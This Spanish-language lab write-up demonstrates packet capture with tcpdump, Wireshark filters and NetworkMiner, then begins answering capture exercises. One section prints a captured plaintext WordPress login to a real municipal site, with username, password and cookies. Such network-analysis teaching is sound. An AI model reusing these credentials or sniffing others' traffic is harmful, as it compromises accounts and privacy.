└─$ sudo tcpdump -i eth0 port 80
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:43:35.638186 IP 192.168.0.28.60832 > 93.184.220.29.http: Flags [P.], seq 2831155029:2831155400, a
13:43:35.646145 IP 93.184.220.29.http > 192.168.0.28.60832: Flags [P.], seq 1:643, ack 371, win 143,
13:43:35.646168 IP 192.168.0.28.60832 > 93.184.220.29.http: Flags [.], ack 643, win 501, options [no
13:43:36.167141 IP 192.168.0.28.58082 > 104.18.20.226.http: Flags [.], ack 2874916957, win 501, lengt
13:43:36.179036 IP 104.18.20.226.http > 192.168.0.28.58082: Flags [.], ack 1, win 66, length 0
13:43:36.423015 IP 192.168.0.28.34088 > cloudproxy10041.sucuri.net.http: Flags [.], ack 3768743296, w
13:43:36.423053 IP 192.168.0.28.60688 > 93.184.220.29.http: Flags [.], ack 2092579796, win 501, optio
13:43:36.430297 IP 93.184.220.29.http > 192.168.0.28.60688: Flags [.], ack 1, win 168, options [nop,n
13:43:36.454137 IP cloudproxy10041.sucuri.net.http > 192.168.0.28.34088: Flags [.], ack 1, win 63, op
```

- por un puerto y una dirección IP a la vez


sudo tcpdump -i eth0 port 80 and src 192.168.0.28 (aquí estamos diciendo que la IP origen sea la nuestra**)**

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 port 80 and src 192.168.0.28
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:46:37.360930 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [S], seq 1034653268, win 64240, option
13:46:37.376109 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 2736490707, win 502, options
13:46:37.388939 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [P.], seq 0:371, ack 1, win 502, optio
13:46:37.402339 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 446, win 501, options [nop,no
13:46:37.402350 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 918, win 498, options [nop,no
13:46:37.486026 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [F.], seq 371, ack 918, win 501, optio
13:46:37.493773 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 919, win 501, options [nop,no
13:46:41.057334 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [S], seq 1637072773, win 642
13:46:41.067021 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [.], ack 2877973492, win 502
13:46:41.067735 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [P.], seq 0:378, ack 1, win
13:46:41.187840 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [.], ack 703, win 501, optio
13:46:41.218661 IP 192.168.0.28.60028 > static-83-126-24-46.ipcom.comunitel.net.http: Flags [S], seq 3955
```

- guardar captura en un fichero PCAP y abrirlo con Wireshark.


sudo tcpdump -i eth0 port 80 and src 192.168.0.28 -w as.log (estamos guardando todo el tráfico que hacemos hacia la paginas AS en el log as.log**)**

Con este filtro hemos capturado pocos paquetes , es solo como ejemplo, para abrir este log bastaría con escribir en terminal: **wireshark as.log**




Wireshark

- **Filtros por http**




http

No.	Time	Source	Destination	Protocol	Length	Info
6768	23.581273271	13.33.232.158	192.168.0.28	OCSP	1072	Response
7271	24.382019460	192.168.0.28	151.139.128.14	OCSP	437	Request
7278	24.393821683	151.139.128.14	192.168.0.28	OCSP	538	Response
7284	24.397647883	192.168.0.28	46.24.126.83	OCSP	436	Request
7294	24.405432184	46.24.126.83	192.168.0.28	OCSP	954	Response
7547	24.899069087	192.168.0.28	13.33.232.158	OCSP	446	Request
7625	24.998142065	13.33.232.158	192.168.0.28	OCSP	398	Response
7698	25.216102013	192.168.0.28	142.250.201.67	OCSP	439	Request
7710	25.252073311	142.250.201.67	192.168.0.28	OCSP	767	Response
10374	28.116492095	192.168.0.28	93.184.220.29	OCSP	437	Request
10378	28.122869887	93.184.220.29	192.168.0.28	OCSP	865	Response
10381	28.126414488	192.168.0.28	93.184.220.29	OCSP	437	Request
10387	28.135573250	93.184.220.29	192.168.0.28	OCSP	865	Response
14962	233.326193532	192.168.0.28	52.174.157.78	HTTP	2302	GET / HTTP/1.1
14965	233.373060455	52.174.157.78	192.168.0.28	HTTP	432	HTTP/1.1 301 Moved Permanently (text/html)
15445	234.045809493	192.168.0.28	104.18.21.226	OCSP	437	Request
15449	234.061136697	104.18.21.226	192.168.0.28	OCSP	2016	Response



http.request.method==GET


No.	Time	Source	Destination	Protocol	Length	Info
14962	233.326193532	192.168.0.28	52.174.157.78	HTTP	2302	GET / HTTP/1.1



http.response==300

No.	Time	Source	Destination	Protocol	Length	Info
10378	28.122869887	93.184.220.29	192.168.0.28	OCSP	865	Response
10387	28.135573250	93.184.220.29	192.168.0.28	OCSP	865	Response
14965	233.373060455	52.174.157.78	192.168.0.28	HTTP	432	HTTP/1.1 301 Moved Permanently (text/html)
15449	234.061136697	104.18.21.226	192.168.0.28	OCSP	2016	Response
15985	234.986179761	46.24.126.83	192.168.0.28	OCSP	955	Response
15987	234.986179798	46.24.126.83	192.168.0.28	OCSP	955	Response
16957	238.324919641	151.139.128.14	192.168.0.28	OCSP	538	Response
17421	239.612984386	93.184.220.29	192.168.0.28	OCSP	708	Response
18232	241.497862830	142.250.184.3	192.168.0.28	OCSP	768	Response
20274	246.153409473	151.139.128.14	192.168.0.28	OCSP	982	Response
20316	246.180452830	151.139.128.14	192.168.0.28	OCSP	537	Response


`



http.content_type

No.	Time	Source	Destination	Protocol	Length	Info
635	1.235827939	192.168.0.28	151.139.128.14	OCSP	437	Request
637	1.246196151	151.139.128.14	192.168.0.28	OCSP	983	Response
780	3.238230818	192.168.0.28	93.184.220.29	OCSP	439	Request
783	3.244940133	93.184.220.29	192.168.0.28	OCSP	865	Response
6877	75.189233531	192.168.0.28	93.184.220.29	OCSP	437	Request
6888	75.198158512	93.184.220.29	192.168.0.28	OCSP	864	Response
6895	75.205851422	192.168.0.28	104.18.21.226	OCSP	437	Request
6906	75.237852256	104.18.21.226	192.168.0.28	OCSP	2016	Response
8373	78.184176583	192.168.0.28	93.184.220.29	OCSP	437	Request

- **Peticiones POST**




http.request.method==POST


No.	Time	Source	Destination	Protocol	Length	Info
635	1.235827939	192.168.0.28	151.139.128.14	OCSP	437	Request
780	3.238230818	192.168.0.28	93.184.220.29	OCSP	439	Request
6877	75.189233531	192.168.0.28	93.184.220.29	OCSP	437	Request
6895	75.205851422	192.168.0.28	104.18.21.226	OCSP	437	Request
8373	78.184176583	192.168.0.28	93.184.220.29	OCSP	437	Request
8380	78.218072062	192.168.0.28	93.184.220.29	OCSP	437	Request
8434	78.265558274	192.168.0.28	93.184.220.29	OCSP	437	Request
8447	78.273763738	192.168.0.28	93.184.220.29	OCSP	437	Request
8450	78.277990978	192.168.0.28	93.184.220.29	OCSP	437	Request
10784	84.723167739	192.168.0.28	212.145.41.176	OCSP	436	[TCP Previous segment not captured] Request
11842	86.758600930	192.168.0.28	93.184.220.29	OCSP	437	Request
15183	93.72997978	192.168.0.28	142.250.184.3	OCSP	440	[TCP Previous segment not captured] Request
20151	109.904125315	192.168.0.28	13.33.232.158	OCSP	446	[TCP Previous segment not captured] Request
22592	115.420116047	192.168.0.28	151.139.128.14	OCSP	439	Request
24631	121.004537424	192.168.0.28	104.18.21.226	OCSP	437	Request
33361	265.633094422	192.168.0.28	46.24.126.83	OCSP	436	Request
34376	299.188785550	192.168.0.28	193.104.0.178	OCSP	447	Request
36661	307.085170602	192.168.0.28	151.139.128.14	OCSP	437	Request
38267	347.882921553	192.168.0.28	195.53.227.59	HTTP	980	POST /navalcarnero/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)

- **Utilizar operados AND y OR**

Se cumple la condición porque tenemos la cadena “favicon dentro de la url” y quiero que me muestres los paquetes GET




Aquí se cumple solo la condición de los paquetes GET porque la primera no se cumple



- **Añadir filtros por puerto destino**

Dentro de la descripción del paquete buscamos su puerto destino, y lo aplicamos como filtro



- **Follow TCP Stream**


```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "log" = "pruebaayun"
  Form item: "pwd" = "pepe2121"
  Form item: "easy_captcha_captcha_simple" = "27deea"
  Form item: "easy_captcha_sid" = "a7df5940ab7efabf406aa1ee80cb3e66"
  Form item: "wp-submit" = "Acceder"
  Form item: "redirect_to" = "http://navalcarnero.es/navalcarnero/wp-admin/"
  Form item: "testcookie" = "1"
```

```
$z..k..y.....OIDATx.$...BP......DQx......^Fq.1.m.%>b.;XD!.Q.I.b....e.C.....x.^<.St".?...`.@...t*.....IEND.B`.POST /navalcarnero/wp-login.php HTTP/1.1
Host: navalcarnero.es
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 213
Origin: http://www.navalcarnero.es
Connection: keep-alive
Referer: http://www.navalcarnero.es/navalcarnero/wp-login.php
Cookie: _ga=GA1.2.1543454132.1621621455; _gid=GA1.2.881372293.1621621455; _hjTLDTest=1; _hjid=697ab2c8-f0e2-4de8-bf94-be275a8a1924; _hjFirstSeen=1;
_hjAbsoluteSessionInProgress=1
Upgrade-Insecure-Requests: 1

log=pruebaayun&pwd=pepe2121&easy_captcha_captcha_simple=27deea&easy_captcha_sid=a7df5940ab7efabf406aa1ee80cb3e66&wp-
submit=Acceder&redirect_to=http%3A%2F%2Fnavalcarnero.es%2Fnavalcarnero%2Fwp-admin%2F&testcookie=1HTTP/1.1 200 OK
Date: Fri, 21 May 2021 18:25:37 GMT
X-Frame-Options: SAMEORIGIN
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Fri, 21 May 2021 18:25:37 GMT
Cache-Control: max-age=600, private, must-revalidate
Pragma: no-cache
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/navalcarnero/
```


Network Miner:

- **Abrir captura realizada con tcpdump**

Esta primera captura es una simple donde solo capturaba únicamente paquetes por el puerto 80 (para poder apreciar el cambio)




Esta es un log completo mientras navego por el periódico digital “el mundo”




Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
48	192.168.0.28 (Linux)	36984	34.107.221.82 [prod.detectportal.prod.cloudops.mozgcp.n...	80	Http	2021-05-21 21:52:01 UTC
64	192.168.0.28 (Linux)	42212	54.192.105.73 [d2nxq2uap88usk.cloudfront.net] [content-s...	443	Ssl	2021-05-21 21:52:02 UTC
89	192.168.0.28 (Linux)	42214	54.192.105.73 [d2nxq2uap88usk.cloudfront.net] [content-s...	443	Ssl	2021-05-21 21:52:02 UTC
121	192.168.0.28 (Linux)	34486	216.58.209.74 [safebrowsing.googleapis.com]	443	Ssl	2021-05-21 21:52:02 UTC
116	192.168.0.28 (Linux)	58896	54.244.7.161 [autopush.prod.mozaws.net] [push.services....	443	Ssl	2021-05-21 21:52:02 UTC
138	192.168.0.28 (Linux)	54646	142.250.184.163 [pki-goog.l.google.com] [ocsp.pki.goog]	80	Http	2021-05-21 21:52:02 UTC
137	192.168.0.28 (Linux)	58900	54.244.7.161 [autopush.prod.mozaws.net] [push.services....	443	Ssl	2021-05-21 21:52:02 UTC
166	192.168.0.28 (Linux)	34474	93.184.220.29 [cs9.wac.phicdn.net] [ocsp.digicert.com]	80	Http	2021-05-21 21:52:03 UTC
237	192.168.0.28 (Linux)	48006	142.250.200.132 [www.google.com]	443	Ssl	2021-05-21 21:52:03 UTC
250	192.168.0.28 (Linux)	54652	142.250.184.163 [pki-goog.l.google.com] [ocsp.pki.goog]	80	Http	2021-05-21 21:52:03 UTC
293	192.168.0.28 (Linux)	50876	142.250.185.3 [gstaticadssl.l.google.com] [fonts.gstatic.com]	443	Ssl	2021-05-21 21:52:04 UTC
423	192.168.0.28 (Linux)	60718	142.250.201.67 [id.google.com]	443	Ssl	2021-05-21 21:52:04 UTC
645	192.168.0.28 (Linux)	40398	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
644	192.168.0.28 (Linux)	40396	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
643	192.168.0.28 (Linux)	40394	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
646	192.168.0.28 (Linux)	40400	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
727	192.168.0.28 (Linux)	33552	151.101.133.50 [unidadeditorial.map.fastly.net] [www.elmu...	443	Ssl	2021-05-21 21:52:06 UTC
775	192.168.0.28 (Linux)	48214	142.250.184.174 [encrypted-tbn0.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC

- **Capturar y visualizar tráfico en tiempo real.**

Para que funcione bien tenemos que añadir el programa al firewall de Windows e iniciar el programa como administrador





▪ Resolución de los ejercicios propuestos de las captura1, captura3 y captura 4.

CAPTURA 1:

- **¿Cuál es la IP de la persona?**

  La que siempre sale en destino u origen y además es la que crea la primera conexión

  10.0.3.5 filtrando por http. Y ordenando siempre el No, primera columna.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.3.5	216.58.211.240	HTTP	414	GET /update-delta/gkmgaoc
2	0.006983	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=1 Ac
3	0.007087	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [PSH, ACK] Sec
4	0.007088	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=2921
5	0.007089	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=4381
6	0.007089	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=5841
7	0.007132	10.0.3.5	216.58.211.240	TCP	54	62976 → 80 [ACK] Seq=361
